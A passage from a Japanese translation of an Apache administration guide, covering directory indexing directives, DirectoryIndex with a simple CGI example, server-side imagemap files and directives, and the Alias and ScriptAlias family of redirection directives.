AddIconByEncoding ディレクティブを使用すれば、エンコードされたファイルに特別なアイコンを割り付けてさらに改良できる。

AddAltByType

AddAltByType *string mime_type1 mime_type2 ...*

サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

AddAltByTypeは、ブラウザがアイコンを表示できない場合に、表示するためのテキスト文字列を提供する。stringはダブルクォーテーションで囲まなければならない。

AddIconByEncoding

AddIconByEncoding *icon mime_encoding1 mime_encoding2 ...*

サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

AddIconByEncodingには、アイコン名を指定し、その後に続けて、MIMEエンコーディングのリストを指定する。たとえば、x-compress ファイルにアイコンを指定するには、次のように記述する。

```
...
AddIconByEncoding (COMP,/icons/d.gif) application/x-compress
...
```

AddAltByEncoding

AddAltByEncoding *string mime_encoding1 mime_encoding2 ...*

サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

AddAltByEncodingは、ブラウザがアイコンを表示できない場合に表示するためのテキスト文字列を提供する。stringは、ダブルクォーテーションで囲まなければならない。

さらに完成度を高めたければ、HeaderName ディレクティブとReadmeName ディレクティブを使うと、ディレクトリのリストに標準ヘッダと標準フッタを追加することができる。

HeaderName

HeaderName filename

サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

このディレクティブは、filenameから読み込んだ内容をインデックスの冒頭にヘッダとして挿入する。ファイル名はインデックスを生成する対象ディレクトリに対する相対パスと解釈される。Apacheは、まずfilename.htmlを探し、見つからなかった場合はfilenameを探す。

Apache 1.3.6以降:

filenameは、インデックスの生成対象となるディレクトリにアクセスするのに使用されたURIに対する相対URIパスとして解釈される。filenameはメジャーコンテンツタイプが"text"（たとえば、text/html、text/plain等）のドキュメントとして解決されなければならない。つまり、次のディレクティブのようにCGIスクリプトの実際のファイルタイプが（実際の出力とは異なって）text/htmlとしてマークされている場合、filenameはCGIスクリプトを参照しても構わない。

```
AddType text/html .cgi
```

MultiViewsが有効になっている場合は、コンテンツネゴシエーションが行われる。もしfilenameが（CGIスクリプトでない）静的なtext/htmlドキュメントに解決され、Includesオプションが有効になっている場合は、ファイルはSSIで処理される（mod_includeのドキュメントを参照）。

HeaderNameによって指定されたファイルに、HTMLファイルの開始タグ（<HTML>や<HEAD>など）が含まれている場合、IndexOptions+SuppressHTMLPreambleを設定すれば、これらのタグの重複を避けることができる。（「ReadmeName」も参照）。

```
<Directory /usr/www/APACHE3/fancyindex.txt/htdocs>
FancyIndexing on
AddDescription "One of our wonderful catalogs"
catalog_autumn.html catalog_summer.html
IndexIgnore *.jpg
IndexIgnore .. icons HEADER README
AddIconByType (CAT,icons/bomb.gif) text/*
AddIcon (DIR,icons/burst.gif) ^.^DIRECTORY^
HeaderName HEADER
ReadMeName README
</Directory>
```

HEADERとREADMEにはHTMLファイルも使用できるので、必要に応じてヘッダとフッタにインタラクティブな要素を盛り込むこともできる。

しかし、全体としてみればFancyIndexingは、低コストで簡単にWeb上に情報を提供するための方法でしかない。次節ではより洗練された方法を取り上げる。

7.2 独自のインデックスの作成

前節では、Apacheのインデックス生成機能について説明した。ここまでは、ドキュメントルートディレクトリ以下のディレクトリのインデックス化について、Apacheが提供するインデックス生成機能をそのまま利用してきた。本書では、すでにApacheが作成するディレクトリの一覧を、カスタマイドの.htmlファイルであるindex.htmlで置き換える方法を説明した（「3章 実的なWebサイト」参照）。

DirectoryIndexディレクティブを使うと、index.html以外のファイルもインデックスとして使用できるようになる。このディレクティブは、インデックスになり得るファイルを優先順に指定する。

7.2.1 DirectoryIndex

DirectoryIndexディレクティブは、クライアントがディレクトリ名の末尾にスラッシュ (/) を指定してディレクトリのインデックスをリクエストする場合に検索対象となるリソースのリストを設定する。

```
DirectoryIndex local-url local-url ...
デフォルト: index.html
サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess
```

local-urlには、文書のURLを指定する。これは、リクエストされたディレクトリに対する相対パスで指定する。通常は、当該ディレクトリ内のファイルの名前を指定する。複数のURLを指定することができ、その場合、サーバは最初に見つけた文書を返送する。指定されたリソースがまったく存在せず、IndexOptionsが設定されている場合には、サーバがディレクトリの一覧を生成する。以下では例を挙げて説明しよう。

```
DirectoryIndex index.html
```

このように指定されていた場合、http://myserver/docs/に対するリクエストには、http://myserver/docs/index.htmlが存在すればこのファイルが返される。このファイルが存在しない場合、Indexesオプションが設定されていれば、ディレクトリの一覧が生成される。また、文書は必ずしもリクエストされたディレクトリに対する相対指定でなくても構わない。

```
DirectoryIndex index.html index.txt /cgi-bin/index.pl
```

このように指定すると、ディレクトリにindex.htmlまたはindex.txtのどちらも存在しない場合、CGIスクリプト/cgi-bin/index.plが実行される。

よく使われるテクニックとして、サイトにアクセスがあったときにCGIスクリプトを必ず実行させるためには、次のように、DirectoryIndexを使ってCGIスクリプトを指定する。

```
DirectoryIndex /cgi-bin/my_start_script
```

これが機能するためには、Configファイルの前のほうでScriptAliasまたはScriptAliasMatchによりcgi-binへのリダイレクトが設定されている必要がある。

.../site.ownindexのConfigファイルは以下のとおり。

```
User webuser
Group webgroup
ServerName www.butterthlies.com
DocumentRoot /usr/www/APACHE3/site.ownindex/htdocs
AddHandler cgi-script cgi
Options ExecCGI indexes

<Directory /usr/www/APACHE3/site.ownindex/htdocs/d1>
DirectoryIndex hullo.cgi index.html goodbye
</Directory>

<Directory /usr/www/APACHE3/site.ownindex/htdocs/d2>
DirectoryIndex index.html goodbye
</Directory>

<Directory /usr/www/APACHE3/site.ownindex/htdocs/d3>
DirectoryIndex goodbye
</Directory>
```

.../htdocsには5つのサブディレクトリがある。各ディレクトリには、.../htdocsファイル内に存在すべきファイルの他に、以下のファイルも含まれている。

- *hullo.cgi*
- *index.html*
- *goodbye*

CGIスクリプト *hullo.cgi*の内容は以下のとおり。

```
#!/bin/sh
echo "Content-type: text/html"
echo
env
echo Hi there
```

HTMLファイル *index.html*の内容は以下のとおり。

```

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0//EN"
<html>
<head>
<title>Index to Butterthlies Catalogues</title>
</head>
<body>
<h1>Index to Butterthlies Catalogues</h1>
<ul>
<li><A href="catalog_summer.html">Summer catalog </A>
<li><A href="catalog_autumn.html">Autumn catalog </A>
</ul>
<hr>
<br>
Butterthlies Inc, Hopeful City, Nevada,000 111 222 3333
</br>
</body>
</html>

```

テキストファイル *goodbye* の内容は次のとおり。

```
Sorry, we can't help you. Have a nice day!
```

Configファイルでは、ディレクトリごとに異なるDirectoryIndexディレクティブが設定されている（文書のリストが順に減らされている）。*hullo.cgi*が何らかの理由で見つからないと*index.html*が検索され、これも見つからないと、*goodbye*に格納されたメッセージが表示される。

実運用では、*hullo.cgi*を顧客に応じて動作をする強力なスクリプトにすることもできる。たとえば、アカウント番号を登録しておき、得意先には感謝の言葉を、購入頻度の低い顧客には強いセールストークを、一般の顧客にはごく普通のセールストークを表示するのだ。しかし、ここではこうした面倒なことは省略して、*/usr/www/APACHE3/cgi-bin/mycgiを.../htdocs/d*/hullo.cgi*にコピーするだけにしておく。

UNIX

Unixを使用していて*hullo.cgi*が実行可能でない場合は、次のように入力してディレクトリ内の*hullo.org*に実行権を与えておかなければならない。

```
chmod +x hullo.cgi
```

./go スクリプトを実行してApacheを起動し、*www.butterthlies.com*にアクセスしてみてよう。以下のように表示されるはずだ。

```

Index of /

. Parent Directory
. d1
. d2

```

```
. d3
. d4
. d5
```

*d1*を選択すると以下のように表示される。

```
GATEWAY_INTERFACE=CGI/1.1
REMOTE_ADDR=192.168.123.1
QUERY_STRING=
REMOTE_PORT=1080
HTTP_USER_AGENT=Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)
DOCUMENT_ROOT=/usr/www/APACHE3/site.ownindex/htdocs
SERVER_SIGNATURE=
HTTP_ACCEPT=image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/vnd.ms-excel, application/msword, application/vnd.ms-powerpoint,
*/
SCRIPT_FILENAME=/usr/www/APACHE3/site.ownindex/htdocs/d1/hullo.cgi
HTTP_HOST=www.butterthlies.com
REQUEST_URI=/d1/
SERVER_SOFTWARE=Apache/1.3.14 (Unix)
HTTP_CONNECTION=Keep-Alive
REDIRECT_URL=/d1/
PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/games:/usr/local/sbin:/usr/local/bin:
/usr/X11R6/bin:/root/bin:/usr/src/java/jdk1.1.8/bin
HTTP_ACCEPT_LANGUAGE=en-gb
HTTP_REFERER=http://www.butterthlies.com/ SERVER_PROTOCOL=HTTP/1.1
HTTP_ACCEPT_ENCODING=gzip, deflate REDIRECT_STATUS=200
REQUEST_METHOD=GET
SERVER_ADMIN=[no address given]
SERVER_ADDR=192.168.123.2
SERVER_PORT=80
SCRIPT_NAME=/d1/hullo.cgi
SERVER_NAME=www.butterthlies.com
have a nice day
```

*d2*を選択すると（または.../d1/hullo.cgiを無効にすると）、.../htdocs/d1/index.htmlの内容が表示される。

```
D2: Index to Butterthlies Catalogs

* catalog_summer.html
* catalog_autumn.html

Butterthlies Inc, Hopeful City, Nevada 99999
```

*d3*を選択すると次のように表示される。

```
Sorry, we can't help you. Have a nice day!
```

d4を選択すると以下のように表示される。

```
Index of /d4
. Parent Directory
. bath.jpg
. bench.jpg
. catalog_autumn.html
. catalog_summer.html
. hen.jpg
. tree.jpg
```

d5ディレクトリには、d1と同じファイルのほかに、次の内容の`.htaccess`ファイルが格納されている。

```
DirectoryIndex hullo.cgi index.html goodbye
```

これは、d1の場合と同じ3つの文書をインデックスに利用できるように設定している。ここで、`.htaccess`を使うとConfigファイルで設定した場合よりも処理がずっと遅くなってしまうことを思い出してほしい。これは、`.../conf`ディレクトリのファイルで設定されたディレクティブがApacheの起動時に読み込まれるのに対して、`.htaccess`はクライアントがサイトにアクセスしてくるたびに解釈されるためだ。

一般的に言えば、`DirectoryIndex`ディレクティブによる方法は、すべてをサイト管理者に委ねることになる。つまり、サイト管理者が、必要な内容を盛り込んだ`index.html`に記述しなければならぬわけだ。しかし逆にいえば、独自の面白いものを作成することも可能になる。

7.3 イメージマップ

これまで様々な種類のインデックスを紹介してきた。しかし、今や文字だけで説明する時代ではなくなっており、何らかの絵を使ったインデックスを使いたい場合もあるだろう。文字より絵を使う方がわかりやすい場合は多い。地図上の場所を選択させるようなケースが好例だ。本節では、顧客に画像または画像中の領域をクリックさせて、クリック時のカーソル位置から顧客が次に何を要求しているものを見つけ出す方法を説明する。

最近ではブラウザの機能が高まってきており、クライアントサイドでのイメージマップ（サーバが送るHTMLに埋め込むイメージマップ）が一般的になっている。Apacheでは、サーバサイドでのイメージマップの使用もサポートされている。`.../site.imap`の`httpd.conf`の内容は以下のとおり。

```
User webuser
Group webgroup
```

```

ServerName www.butterthlies.com
DocumentRoot /usr/www/APACHE3/site.imap/htdocs

AddHandler imap-file map
ImapBase map
ImapMenu Formatted

```

最後の3行に注目してほしい。AddHandlerは、拡張子が`.map`のファイルを使ってイメージマップ処理を設定している。サイトにアクセスすると、以下のように表示される。

```

Index of /
      Parent Directory
      bench.jpg
      bench.map
      bench.map.bak
      default.html
      left.html
      right.html
      sides.html
      things

```

前述したいくつかのディレクティブを使用すれば、よりシンプルで洗練されたインデックスを作成できる。ここでは、Configファイルをシンプルな状態に保つためにこのままにしておく。

`sides.html`をクリックして、動作を確認してみよう。ベンチの絵が表示されたはずだ。ベンチの左側をクリックすると以下のように表示される。

```
you like to sit on the left
```

右側をクリックすると次のように表示される。

```
you like to sit on the right
```

`.../htdocs/bench.map`で定義した領域の外側をクリックすると、次のように表示される。

```
You're clicking in the wrong place
```

7.3.1 HTMLファイル

今回使用する`.../htdocs/sides.html`の内容は以下のとおり。

```

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0//EN"
<html>
<head>
<title>Index to Butterthlies Catalogues</title>

```

```

</head>
<body>
<h1>Welcome to Butterthlies Inc</h1>
<h2>Which Side of the Bench?</h2>
<p>Tell us on which side of the bench you like to sit
</p>
<hr>
<p>
<p align=center>
<a href="bench.map">

</a>
<p align=center>
Click on the side you prefer
</body>
</html>

```

この文書は、何度も使用してきたベンチの絵を表示して、訪問者が希望する側をクリックするように促す。この動作を有効にするには、要素内にismap属性を追加する。Apacheのイメージマップハンドラは、`.../site.imap/htdocs/bench.map`というファイルを参照して、マウスがクリックされた座標に割り当てられた動作を調べる。

7.3.2 マップファイル

イメージマップハンドラは、`.../site.imap/htdocs/bench.map`ファイル内の以下の行を参照する。

```

rect left.html 0,0 118,144
rect right.html 118,0 237,144

#point left.html 59,72
#point right.html 177,72

#poly left.html 0,0 118,0 118,144 0,144
#poly things 0,0 118,0 118,144 0,144
#poly right.html 118,0 237,0 237,144 118,114

#circle left.html 59,72 118,72
#circle things 59,72 118,72
#circle right.html 177,72 237,72

default default.html

```

座標の始点は0,0で、これは画像の左上隅に相当する。rectは矩形を設定する。x,yの2つのペアで、矩形の左上と右下の座標を指定する。pointは、座標x,yの点を設定する。polyは3角形から100角形までの多角形を設定する。多角形の各頂点はx,yで指定する。circleは円を設定する。最初のx,yで円の中心点を、2つめのx,yで円周上の1点を指定する。Apacheには、カーソルに直近の点

が返され、これによってカーソルがどの図形の内部にあるかを判別する。上記の記述では`rect`のコメントだけが外されている。これによって、画像を左右に分割する領域を設定し、左右それぞれの領域を`left.html`および`right.html`に関連付け、マウスがクリックされた位置の領域に対応するファイルを返すように設定している。座標は`x, y<空白>x, y`形式で指定する。左の四角形の中をクリックすると、`www.butterthlies.com/left.html`というURLがアクセスされ、次のメッセージが表示される。

```
You like to sit on the left
```

右側をクリックした場合は、右側に対応した動作になる。実際には、これらのファイルの内容は別のディレクトリに対するメニューである場合が多いが、ここでは以下のような単純なテキストファイルにしておく。

```
You like to sit on the left
You like to sit on the right
```

実際には、ファイルの内容（このファイル自身がメニューであるHTML文書の場合もある）ではなく、別ディレクトリの内容を表示したい場合もある。そこで、`.../htdocs/things`ディレクトリを用意して、これを実験してみる。このディレクトリには1、2、3というダミーファイルを格納している。`bench.map`ファイルの`left.html`を`things`に置き換えて、以下のようにする。

```
rect things 0,0 118,144
rect right.html 118,0 237,144
```

すると、以下のように表示される。

```
Index of /things
. Parent Directory
. 1
. 2
. 3
```

ここで、`bench.map`を変更してもApacheを再起動する必要はない。また、`IMapMenu`の設定は、このメニューのフォーマットには影響しない。

矩形の座標（たとえば0,0,118,144）を知るにはどうすればよいのだろうか。NetscapeまたはIEで`sides.html`にアクセスして、ベンチの絵にカーソルを重ねてみよう。Netscape/IEでは、ウィンドウの下部の小さな表示欄に、URLに続いてカーソル位置の座標が表示される。次に例を示す。

```
http://192.168.123.2/bench.map?98,125
```

ただし、Netscapeのウィンドウを非常に小さくしている場合や、ウィンドウが画面の下部からはみ

出してしまっている場合は、値を知ることができない画像の左上が (0,0) で右下が (237,144) などとメモ用紙に書き留めておくとういだろう。237の半分は118.5だから、分割線は118になる。

まずベンチの画像を2つの矩形に分割した。

```
0,0 118,144
118,0 237,144
```

これら2つの四角形の中心点は以下のとおりである。

```
59,72
177,72
```

したがって、*bench.map*は以下のように書き換えることができる。

```
point left.html 59,72
point right.html 177,72
```

上記の場合も前のものと同じ結果になる。

多角形を使った*bench.map*は、以下のようになる。

```
poly left.html 0,0 118,0 118,144 0,144
poly right.html 118,0 237,0 237,144 118,144
```

円を使う場合は、上記の点を中心点とし、X座標に $118/2=59$ を加えた値を半径として指定する。この設定では、カーソルは2つの円内で認識され、画像のそれ以外の箇所（たとえば右隅）では認識されない。

```
circle left.html 59,72 118,72
circle right.html 177,72 237,72
```

イメージマップの処理で問題が発生したとき（*bench.map*ファイルで円形のマップを設定している場合に、画像の角の部分をクリックしたようなとき）に行うアクションは、*bench.map*ファイルの最初の行で設定する。

```
default {error|nocontent|map|referer|URL}
```

引数の意味は、後述の *ImapDefault* で説明してあるとおりだ。この行がない場合、*ImapDefault* デイレクティブが代わりに使用される。この場合、次のように設定すると、

```
default default.html
```

`default.html` ファイルの次のようなメッセージが表示される。

You are clicking in the wrong place.

7.4 イメージマップのディレクティブ

以下の3つのイメージマップのディレクティブを使用すると、サーバサイドのイメージマップの処理方法を指定できる。

ImapBase

ImapBase [map|referer|URL]

デフォルト: `http://servername`

サーバ設定ファイル、バーチャルホスト、ディレクトリ、`.htaccess`

このディレクティブでは、イメージマップのベースURLを以下のオプションで設定する。

map

イメージマップ自身のURL。

referer

参照する文書のURL。見つからない場合は、`http://servername/`を使用する。

URL

指定されたURL。

このディレクティブが指定されていない場合、マップベースは`http://servername/` (Document Root) に設定される。

ImapMenu

ImapMenu [none|formatted|semiformatted|unformatted]

サーバ設定ファイル、バーチャルホスト、ディレクトリ、`.htaccess`

デフォルト: `formatted`

このディレクティブは、マッピングが失敗した場合またはブラウザが画像を表示できない場合に適用される。サイトにアクセスしているブラウザがLynxのようなテキストブラウザであれば、`.map` ファイルでの選択可能な値のメニューが表示される。

```
MENU FOR /BENCH.MAP
```

```
-----
  things
  right.html
```

このメニューは、ImapMenuの引数に従ってフォーマットされる。上記の表示は、`formatted`を

指定したときのものだ。マニュアルの説明は以下のとおり。

`formatted`

`formatted`メニューは最もシンプルなメニューである。イメージマップファイル中のコメントは無視される。第1レベルヘッダが表示されて、次に水平線が引かれ、その後で各行にそれぞれのリンクが表示される。このメニューは、ディレクトリのインデックスによく似た簡潔な表示である。

`semiformatted`

`semiformatted`メニューでは、イメージマップファイル中のコメントがそれぞれの位置に表示され、空行はHTMLの改行に変換される。ヘッダや水平線は表示されないが、それ以外は`formatted`メニューと同様である。

`unformatted`

コメントが表示され、空行は無視される。イメージマップ中に記述されていないものは、まったく表示されない。改行および見出しはすべて、コメントとしてイメージマップファイル中に含めておかなければならない。この設定を使うと最も柔軟にメニューを構成できる。ただし、プレーンテキストとしてではなくHTMLとしてマップファイルを記述しなければならない。

引数`none`は、`sides.html`ドキュメントを再表示する。

ImapDefault

`ImapDefault [error|nocontent|map|URL]`

デフォルト: `nocontent`

サーバ設定ファイル、バーチャルホスト、ディレクトリ、`.htaccess`

このディレクティブでは、以下のようなアクションを指定できる（綴りが間違っているとエラーメッセージも表示されず、アクションも行われない）。

`error`

Apacheは標準のエラーメッセージを出力する。ブラウザには“Internal Server Error.”のようなメッセージ（ブラウザによって異なる）が表示される。

`nocontent`

Apacheはリクエストを無視する。

`map`

Apacheは“Document moved here.”というメッセージを返す。

`URL`

ApacheはURLを返す。相対表記の場合は、イメージマップベースに対する相対パスになる。このサイトでは、エラーのときには`default.html`というファイルを使う。このファイルには、次のようなメッセージを記述しておく。

You're clicking in the wrong place

8章

リクエストのリダイレクト

物事がちょうどいい場所と時間に揃うことはめったにない。これは、Webサーバについても当てはまる真実である。AliasディレクティブとRedirectディレクティブを利用すると、クライアントからのリクエストを他のファイルシステムやWebに転送できる。すべてが完璧であればこのような機能はまったく必要ないが、実際の運用では、HTML文書中のすべてのリンクを変更することなく、サーバ内や場合によっては異なるサーバにHTMLファイルを移動できる機能は非常に便利である[†]。最も一般的には（少なくともAliasに関しては）、システム全体に広がったディレクトリの合理化に利用する。たとえば、それぞれのディレクトリは別々のユーザによって管理されていたり、リモートホスト上にマウントされたファイルシステムに置かれているかもしれない。しかし、Aliasを利用すると、そうしたディレクトリを、より論理的にグループ化して扱うことができる。

これに関連するScriptAliasディレクティブを使用すると、CGIスクリプトを実行することができる。詳細は「16章 CGIとPerl」を参照してほしい。他にも、新しいRewriteディレクティブ（この章で説明する）を使うという選択肢がある。このディレクティブは、ScriptAliasでできることをすべて置き換えられるだけでなく、他にも多くの機能を持っている。ただし、利用に当たっては本格的なプログラミングをする手間が必要になる。ScriptAliasの使い方は比較的シンプルだが、これもApacheのモジュール化方式の一例である（十分なものとは言えないが）。ScriptAliasは、Apacheのソースコード内のmod_alias.cで定義されているが、これが機能し、CGIスクリプトを実行するにはmod_cgi.c（または何らかのCGIを処理するモジュール）が必要である。mod_alias.cはデフォルトでApacheに組み込まれる。

これらすべてのディレクティブをConfigファイル内で配置する順序に関しては、注意を払う必要がある。一般的に、より自由度の少ない設定を先に行い、あらゆる状況に対応できる設定を後に行う。目的の効果を得るには、これらのディレクティブの位置を変えながら（もちろんその都度Apacheの再起動が必要）探る必要がある。

基本設定ファイルである、../site.aliasのhttpd1.confにいくつかのディレクトリを追加していくが、

[†] この機能を使いすぎるとサイトの維持管理が難しくなる。

最初の設定は以下のようになっている。

```
User webuser
Group webgroup

NameVirtualHost 192.168.123.2

<VirtualHost www.butterthlies.com>
ServerName www.butterthlies.com
DocumentRoot /usr/www/APACHE3/site.alias/htdocs/customers
ErrorLog /usr/www/APACHE3/site.alias/logs/error_log
TransferLog /usr/www/APACHE3/site.alias/logs/access_log
</VirtualHost>

<VirtualHost sales.butterthlies.com>
DocumentRoot /usr/www/APACHE3/site.alias/htdocs/salesmen
ServerName sales.butterthlies.com
ErrorLog /usr/www/APACHE3/site.alias/logs/error_log
TransferLog /usr/www/APACHE3/site.alias/logs/access_log
</VirtualHost>
```

これを./go 1で実行しよう。期待どおりに、顧客および営業部門のディレクトリが表示されたはずだ。

8.1 Alias

最も実用的なディレクティブの1つがAliasである。このディレクティブを使用すると、文書を任意の場所に格納できる。この機能を簡単に実験するため、/usr/www/APACHE3/somewhere_elseという新しいディレクトリを作り、lost.txtというファイルを作成した。lost.txtの内容は次のとおり。

```
I am somewhere else
```

httpd2.confには次の行を追加する。

```
...
Alias /somewhere_else /usr/www/APACHE3/somewhere_else
...
```

ここでApacheを停止し、./go 2を実行する。ブラウザからhttp://www.butterthlies.com/somewhere_else/にアクセスすると、以下のように表示される。

```
Index of /somewhere_else
. Parent Directory
. lost.txt
```

ParentDirectoryをクリックすると、期待される/usr/www/APACHE3ではなく、このサーバのDocumentRootである/usr/www/APACHE3/site.alias/htdocs/customersに移動する。これは、「ParentDirectory」の実際の意味が「親URL」だからであり、この場合はhttp://www.butterthlies.com/がそれに相当するためだ。

混乱を招きがちなのだが（知っていてもうっかり忘れてしまうことがある）、http://www.butterthlies.com/にアクセスしたときに自動生成されるインデックスには、somewhere_elseはリストアップされない。

8.1.1 微妙な問題

一般に、次のような記述は避けることが多い。

```
Alias /somewhere_else/ /usr/www/APACHE3/somewhere_else
```

エイリアスの末尾にスラッシュ (/) があると（1つめのsomewhere_elseの最後に「/」が付いている）、エイリアスの動作がうまく行かない場合があるためだ。これを理解するために、DocumentRoot内にfredというサブディレクトリをもつWebサーバを例にとって考えてみよう。つまり、/www/docs/fredというディレクトリがあり、Configファイルでは次のように記述されているものとする。

```
DocumentRoot /www/docs
```

ここで、URLをhttp://your.webserver.com/fredと指定するとfredというファイルがないため、アクセスに失敗する。そこで、Apacheはこのリクエストをhttp://your.webserver.com/fred/にリダイレクトし、/fredのディレクトリのインデックスを検索する処理が実行される。

次のように記述されたWebページを作成したとしよう。

```
<a href="/fred">Take a look at fred</a>
```

このページで「Take a look at fred」をクリックするとリクエストがリダイレクトされ、ブラウザは次のURLにアクセスする。

```
http://your.webserver.com/fred/
```

正しいURLにリダイレクトされたので、正しく機能したことがわかる。

ところがある日、fredを/some/where/elseに移動し、Configファイルを次のように変更したとする。

```
Alias /fred/ /some/where/else
```

または、次のように変更したとする。

```
Alias /fred/ /some/where/else/
```

ここで、エイリアスの末尾にスラッシュ (/) を記述したのは、ディレクトリを参照したかったからである。しかし、このどちらともエラーとなる。その理由を以下に説明しよう。

`http://your.webserver.com/fred`というURLへのアクセスに失敗するのは、`/www/docs/fred`というファイルが存在しなくなってしまったためだ。Configファイルは変更したが、`/fred`は`/fred/`にマッチしないため、このURLは今までどおり`/www/docs/fred`にマッピングされ、リダイレクトが行われないのだ。

ここで、このAliasディレクティブのエイリアスの末尾からスラッシュ (/) を取り除いてみよう。

```
Alias /fred /some/where/else
```

今度は、`http://your.webserver.com/fred`が`/www/docs/fred`ではなく、`/some/where/else`にマッピングされる。以前のようにURLはディレクトリとして認識され、自動的に正しい場所にリダイレクトされる。

しかし、Apacheにこのような検出やリダイレクトをさせるのは誤りである。なぜなら、`/www/docs`内の`fred`というファイルと、`/fred/*`へのリクエストを別の場所に送るための`/fred/`に対するエイリアスの両方が存在することがありうるからだ。

また、ファイル名ではなくディレクトリであることが明らかな場合、ApacheにURLを再構築させて末尾にスラッシュを付加させるのは間違いである。なぜなら、そのディレクトリ内のファイルが訪問者にサブディレクトリ`.../fred/bill`を参照させたい場合、新しいURLはブラウザによって作成されるからだ。新しいURLを組み立てるためには、ブラウザは`fred`がディレクトリであることを知っていなければならないが、ブラウザがこのことを知るには`.../fred`へのリクエストが`/fred/`にリダイレクトされたかどうかを検知しなければならない。

筆者らのシステムでは、`ServerName`ディレクティブを`VirtualHost`ブロックの外に記述した場合にも同じ結果になった。これは、`ServerName`ディレクティブが`VirtualHost`ブロックの外側にあると、バーチャルホストに適用されないためである。リダイレクト先の自動生成には`ServerName`が使用されるため、前述のリダイレクトは機能しなくなるのだ。おそらく、これによって問題が生じるのは、IPアドレスを使う場合やDNSの逆引きを行う場合などに限られる。

Script

`Script method cgi-script`

サーバ設定ファイル、バーチャルホスト、ディレクトリ

互換性: `Script`はApache 1.1以降でのみ利用可能。任意のメソッドの使用は1.3.10以降でのみ可能。

このディレクティブは、`method`で指定されたメソッドを使ってファイルがリクエストされたときに、`cgi-script`を有効化する動作を追加する。リクエストされた文書のURLとファイルパスは、標準

のCGI環境変数PATH_INFOおよびPATH_TRANSLATEDを使用して伝えられる。これは、オンザフライで圧縮を行う場合やPUTを実装する場合に利用できる。

バージョン1.3.10より前のApacheでは、methodに指定できるのは、GET、POST、PUT、DELETEのいずれか1つのみだった。バージョン1.3.10からは、任意のメソッド名が使用できるようになった。メソッド名は大文字小文字が区別されるので、Script PUTとScriptputとではまったく違った結果となる（HTTPメソッドの使用に関する詳細は、「13章 アプリケーションの構築」で説明している）。

Scriptコマンドはデフォルトの動作を定義するだけなので注意してほしい。CGIスクリプトが呼び出された場合や、リクエストされたメソッドを内部で扱うことのできる他のリソースが存在する場合は、そのリソースが実行される。また、GETメソッドのScriptは、クエリ引数がある場合（たとえば、foo.html?hi）にのみ呼び出される。そうでない場合は、リクエストは通常通り処理される。

以下に例を示す。

```
# <ISINDEX>-スタイルの検索
Script GET /cgi-bin/search
# CGI PUT ハンドラ
Script PUT /~bob/put.cgi
```

ScriptAlias

ScriptAlias url_path directory_or_filename

サーバ設定ファイル、バーチャルホスト

ScriptAliasディレクティブを使うと、スクリプトの中身を覗かれる心配のない場所に格納できるとともに、そのディレクトリをCGIが格納されているディレクトリとしてマーキングできる。たとえば、...site.cgi/conf/httpd0.confには、次のように記述されている。

```
...
ScriptAlias /cgi-bin/ /usr/www/apache3/cgi-bin/
...
```

ScriptAliasMatch

ScriptAliasMatch regex directory_or_filename

サーバ設定ファイル、バーチャルホスト

まず、URLが指定された正規表現にマッチするかどうかを調べる。マッチした場合、カッコで囲まれた部分にマッチした文字列でdirectory_or_filenameの該当部分を置き換え、その結果をファイル名として使用する。たとえば、標準的な/cgi-binを設定するには、次のように記述すればよい。

```
ScriptAliasMatch ^/cgi-bin/(.*) /usr/local/apache/cgi-bin/$1
```

.*はPerlと同様の正規表現で、任意の文字(.)の任意回数の連続(*)にマッチする。上の例で

は、この正規表現が実行したいファイルの名前にマッチする。これを(.*)のようにカッコで囲むとマッチした文字列が変数\$1に格納され、次のように呼び出すことができる。

```
/usr/local/apache/cgi-bin/$1.
```

もっと複雑なマッチングを行うこともできる。たとえば、すべてのスクリプトのファイル名が「BT」で始まる場合は、次のように指定するとよい。

```
ScriptAliasMatch ^/cgi-bin/BT(.*) /usr/local/apache/cgi-bin/BT$1
```

訪問者がWebページ上の次のようなリンクをクリックした場合、

```
...<a href="/cgi-bin/BTmyscript/customer56/ice_cream">...
```

ScriptAliasMatchはBTmyscriptを実行する。このスクリプトから環境変数PATH_INFO（詳細は「16章 CGIとPerl」を参照）にアクセスすると、/customer56/ice_creamが得られる。

こうしたディレクティブをConfigファイル内に好きなだけ記述して、さまざまな状況に対応することができる。正規表現に関しては、Jeffrey Friedl著『Mastering Regular Expressions, 2nd Edition』（2002年、O'Reilly&Associates発行、日本語版：『詳説 正規表現 第2版』オライリー・ジャパン発行）やLarry Wall、Jon Orwant、Tom Christiansen共著『Programming Perl, 3rd Edition』（2000年、O'Reilly&Associates発行、日本語版：『プログラミングPerl 第3版』オライリー・ジャパン発行）を参照してほしい。

WIN32

ScriptInterpreterSource

```
ScriptInterpreterSource registry|script
```

デフォルト: ScriptInterpreterSource script

ディレクトリ、.htaccess

このディレクティブは、バージョン1.3.5以降のApacheにおける、CGIスクリプトの実行に使用するインタプリタの検索方法を制御する。デフォルトでは、スクリプト内の#1行で指定されるインタプリタを使用する。ScriptInterpreterSource registryと設定すると、検索キーとしてスクリプトファイルの拡張子(.plなど)が使用され、Windowsのレジストリが検索される。

Alias

```
Alias url_path directory_or_filename
```

サーバ設定ファイル、バーチャルホスト

Aliasディレクティブは、ドキュメントルートからの相対位置にかかわらず、リソースのURLをファイルシステム内の物理的な場所にマッピングするのに使用される。たとえば、.../site.alias/conf/httpd.confを見てみよう。

```
...
Alias /somewhere_else/ /usr/www/APACHE3/somewhere_else/
...
```

ディレクトリ `/usr/www/APACHE3/somewhere_else/` に `lost.txt` というファイルが格納されている。ここで `www.butterthlies.com/somewhere_else` にアクセスすると、以下のように表示される。

```
Index of /somewhere_else
Parent Directory
lost.txt
```

AliasMatch

`AliasMatch regex directory_or_filename`

サーバ設定ファイル、バーチャルホスト

このディレクティブは、`ScriptAliasMatch` と同じように、1つめの引数に正規表現を取る。それ以外は `Alias` ディレクティブと同様である。

UserDir

`UserDir directory`

デフォルト: `UserDir public_html`

サーバ設定ファイル、バーチャルホスト

